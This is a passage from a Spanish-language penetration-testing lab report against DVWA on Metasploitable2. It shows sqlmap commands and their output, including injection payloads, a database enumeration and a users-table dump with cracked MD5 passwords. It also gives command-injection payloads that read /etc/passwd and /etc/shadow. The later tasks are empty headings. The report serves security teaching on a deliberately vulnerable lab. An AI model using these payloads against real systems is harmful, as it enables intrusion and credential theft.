,FLOOR(RAND(0)*2))x FROM (SELECT 6904 UNION SELECT 9812 UNION SELECT 6057 UNION SELECT 5136)a GROUP BY x)-- wdfw&Su
bmit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9164 FROM (SELECT(SLEEP(5)))GxkJ)-- SBxP&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162707871,0x69484b724f48776c61444d4e456b6d67536774425474467641 69
45786c4a6542466c6e6e5a76416d,0x71716b7071)#&Submit=Submit
---
[15:38:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:38:16] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[15:38:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.128.2'
[15:38:16] [WARNING] your sqlmap version is outdated

[*] ending @ 15:38:16 /2026-04-09/
```

Figura 10: *Resultado de sqlmap mostrando las 7 bases de datos encontradas en el servidor MySQL de Metasploitable2.*

Enumeración de tablas en la base de datos dvwa

Se enumeraron las tablas de la base de datos `dvwa` con el parámetro `-tables`:

```
sqlmap -u "http://192.168.128.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
    \
  --cookie="PHPSESSID=2a49559df66e6500ecdcd56ad8df31c2; security=low" \
```

```
-D dvwa --tables --batch
```

Listing 4: Enumeración de tablas de la base de datos dvwa

La base de datos `dvwa` contiene dos tablas: `guestbook` y `users`.

```
┌──(kali㉿kali)-[~]
└─$  sqlmap -u "http://192.168.128.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=2a49559df6
6e6500ecdcd56ad8df31c2; security=low" -D dvwa --tables --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 15:40:41 /2026-04-09/

[15:40:41] [INFO] resuming back-end DBMS 'mysql'
[15:40:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 8083=8083#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(4704,9499)>(SELECT COUNT(*),CONCAT(0x7162707871,(SELECT (ELT(4704=4704,1))),0x71716b7071
,FLOOR(RAND(0)*2))x FROM (SELECT 6904 UNION SELECT 9812 UNION SELECT 6057 UNION SELECT 5136)a GROUP BY x)-- wdfw&Su
bmit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9164 FROM (SELECT(SLEEP(5)))GxkJ)-- SBxP&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162707871,0x69484b724f48776c61444d4e456b6d6753677442547446764169
45786c4a6542466c6e6e5a76416d,0x71716b7071)#&Submit=Submit
---
[15:40:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:40:41] [INFO] fetching tables for database: 'dvwa'
[15:40:41] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[15:40:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.128.2'
[15:40:41] [WARNING] your sqlmap version is outdated

[*] ending @ 15:40:41 /2026-04-09/
```

Figura 11: *Tablas encontradas en la base de datos dvwa: guestbook y users.*

Volcado de la tabla users

Se volcó el contenido completo de la tabla `users` con el parámetro `-dump`:

```
sqlmap -u "http://192.168.128.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
    \
  --cookie="PHPSESSID=2a49559df66e6500ecdcd56ad8df31c2; security=low" \
  -D dvwa -T users --dump --batch
```

Listing 5: Volcado de la tabla users de la base de datos dvwa

```
WhatsApp  Archivo  Edición  Chat  Llamar  Visualización  Ventana  Ayuda
danieltorosoto — kali@kali: ~ — ssh kali@192.168.128.3 — 115×58

    Payload: id=1' AND (SELECT 9164 FROM (SELECT(SLEEP(5)))GxkJ)-- SBxP&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162707871,0x69484b724f48776c61444d4e456b6d6753677442547446764169
45786c4a6542466c6e6e5a76416d,0x71716b7071)#&Submit=Submit
---
[15:41:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:41:43] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:41:43] [WARNING] reflective value(s) found and filtering out
[15:41:43] [INFO] fetching entries for table 'users' in database 'dvwa'
[15:41:43] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[15:41:43] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[15:41:43] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[15:41:43] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:41:43] [INFO] starting 4 processes
[15:41:44] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:41:45] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:41:45] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[15:41:47] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+-----------------------------------
-------+-----------+------------+
| user_id | user    | avatar                                                | password
       | last_name | first_name |
+---------+---------+-------------------------------------------------------+-----------------------------------
-------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (pas
sword) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc
123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (cha
rley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (let
mein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (pas
sword) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+-----------------------------------
-------+-----------+------------+

[15:41:48] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.128.2/dump/d
vwa/users.csv'
[15:41:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.128.2'
[15:41:48] [WARNING] your sqlmap version is outdated
```

Figura 12: *Volcado completo de la tabla users con credenciales y hashes MD5 crackeados.*

Funcionamiento del ataque

El ataque de inyección SQL sigue el siguiente flujo:

1. **Identificación del punto de inyección**: sqlmap envía payloads de prueba al parámetro `id`

de la URL y analiza las respuestas para detectar comportamientos anómalos que delaten una vulnerabilidad SQL.

2. **Confirmación de la técnica**: Se identificaron cuatro técnicas de inyección aplicables: boolean-based blind, error-based (FLOOR), time-based blind (SLEEP) y UNION query de 2 columnas.

3. **Enumeración**: Aprovechando la técnica UNION query, sqlmap extrae los nombres de bases de datos, tablas y columnas del servidor MySQL directamente desde las tablas del sistema (`information_schema`).

4. **Exfiltración de datos**: Se vuelca el contenido de la tabla `users`, obteniendo nombres de usuario, hashes MD5 de contraseñas y otros campos.

5. **Cracking de hashes**: sqlmap identifica automáticamente el algoritmo MD5 y aplica un ataque de diccionario, recuperando las contraseñas en texto plano.

Resultado

Se obtuvo el volcado completo de la tabla `users` de la base de datos `dvwa`, con las credenciales de los 5 usuarios registrados:

Cuadro 2: *Credenciales extraídas de la tabla users de DVWA*

Usuario	**Hash MD5**	**Contraseña**
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

Además, se identificaron 6 bases de datos adicionales en el servidor (`information_schema`, `metasploit`, `mysql`, `owasp10`, `tikiwiki`, `tikiwiki195`), evidenciando el alcance total del acceso obtenido mediante la inyección SQL.

Tarea 3: Command Execution en DVWA

Descripción de la vulnerabilidad

La vulnerabilidad de ejecución de comandos (*Command Injection*) se produce cuando una aplicación web incorpora datos proporcionados por el usuario como parte de un comando del sistema operativo sin aplicar ningún tipo de sanitización. En PHP, funciones como `shell_exec()`, `exec()` o `passthru()` ejecutan el comando construido directamente en el sistema operativo subyacente. Si el valor de entrada no es validado, un atacante puede anexar comandos arbitrarios utilizando operadores de encadenamiento de shell como `;`, `&&` o `|`.

En DVWA con nivel de seguridad *Low*, el módulo **Command Execution** recibe un campo de dirección IP para ejecutar un ping y concatena la entrada directamente en la llamada al sistema sin ningún filtrado, lo que permite inyectar comandos adicionales con pleno acceso a los recursos del servidor.

Herramientas utilizadas

- **DVWA** (*Damn Vulnerable Web Application*): Aplicación web vulnerable que corre en el servidor Apache de Metasploitable2. El módulo *Command Execution* expone la vulnerabilidad de inyección de comandos en nivel de seguridad Low.
- **Navegador web (Firefox en Kali Linux)**: Utilizado para interactuar con la interfaz de DVWA y enviar los payloads de inyección de comandos.

Pasos realizados

Acceso al módulo Command Execution en DVWA

Desde el navegador en Kali Linux se accedió a DVWA en `http://192.168.128.2/dvwa` con las credenciales `admin` / `password`, con el nivel de seguridad establecido en **Low**. Se navegó a la sección **Command Execution** del menú lateral.



Figura 13: *Módulo Command Execution de DVWA con el formulario de ping listo para recibir entrada.*

Inyección de comando para obtener /etc/passwd

En el campo de dirección IP se ingresó el siguiente payload, que encadena el comando `cat /etc/passwd` al ping legítimo usando el operador `;`:

```
127.0.0.1; cat /etc/passwd
```

Listing 6: Payload de inyección para leer /etc/passwd

Al enviar el formulario, el servidor ejecutó primero el ping a `127.0.0.1` y luego el comando `cat /etc/passwd`, mostrando el contenido completo del archivo en la página de respuesta.



Figura 14: *Resultado de la inyección mostrando el contenido completo de /etc/passwd del servidor Metasploitable2.*

El archivo `/etc/passwd` obtenido lista 19 usuarios del sistema, entre ellos cuentas con shell interactiva como `root`, `msfadmin`, `user`, `service` y `postgres`.

Inyección de comando para obtener /etc/shadow

De manera análoga, se inyectó el comando para leer el archivo `/etc/shadow`, que contiene los hashes de las contraseñas del sistema:

```
127.0.0.1; cat /etc/shadow
```

Listing 7: Payload de inyección para leer /etc/shadow



Figura 15: *Resultado de la inyección mostrando el contenido de /etc/shadow con los hashes de contraseñas del servidor.*

En condiciones normales, el archivo `/etc/shadow` solo es legible por el usuario `root`. El hecho de que el servidor web lo exponga evidencia que el proceso PHP se ejecuta con privilegios elevados en Metasploitable2.

Funcionamiento del ataque

El ataque de inyección de comandos sigue el siguiente flujo:

1. **Identificación del punto de inyección**: El módulo Command Execution de DVWA expone un campo de texto donde el usuario ingresa una dirección IP para ejecutar un ping. Internamente, el código PHP construye el comando de la forma: `shell_exec("ping -c 3 ". $_REQUEST['ip']).`

2. **Construcción del payload**: El atacante aprovecha el operador de shell `;` para separar y encadenar un segundo comando arbitrario al ping legítimo, de la forma `127.0.0.1; <comando>`.

3. **Ejecución en el servidor**: El servidor ejecuta ambos comandos en el contexto del usuario que corre el proceso Apache (`www-data` o equivalente). En Metasploitable2, este proceso tiene permisos suficientes para leer `/etc/shadow`.

4. **Exfiltración de datos**: La salida de los comandos inyectados se refleja directamente en la respuesta HTML de la aplicación, exponiendo el contenido de los archivos al atacante.

Resultado

Se obtuvieron los archivos `/etc/passwd` y `/etc/shadow` del servidor Metasploitable2 directamente desde la interfaz web de DVWA. El archivo `/etc/passwd` reveló 19 cuentas de usuario del sistema, incluyendo cuentas con shell interactiva (`msfadmin`, `user`, `service`, `postgres`). El archivo `/etc/shadow` expuso los hashes de contraseñas de dichas cuentas, información que será utilizada en la Tarea 5 para realizar cracking de contraseñas fuera de línea con John the Ripper.

Tarea 4: Fuerza Bruta a DVWA

Descripción de la vulnerabilidad

Herramientas utilizadas

Pasos realizados

Funcionamiento del ataque

Resultado

Tarea 5: Cracking de Contraseñas con John the Ripper

Descripción de la vulnerabilidad

Herramientas utilizadas

Pasos realizados

Funcionamiento del ataque

Resultado

Conclusiones

Referencias

- Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). *Metasploit: The Penetration Tester's Guide*. No Starch Press.

- Offensive Security. (2024). *Metasploit Unleashed*. https://www.offsec.com/metasploit-unle
- National Vulnerability Database. (2011). *CVE-2011-2523*. https://nvd.nist.gov/vuln/detail/CVE-2011-2523
- OWASP. (2021). *OWASP Top Ten*. https://owasp.org/www-project-top-ten/
- Rapid7. (2024). *Metasploit Framework Documentation*. https://docs.metasploit.com/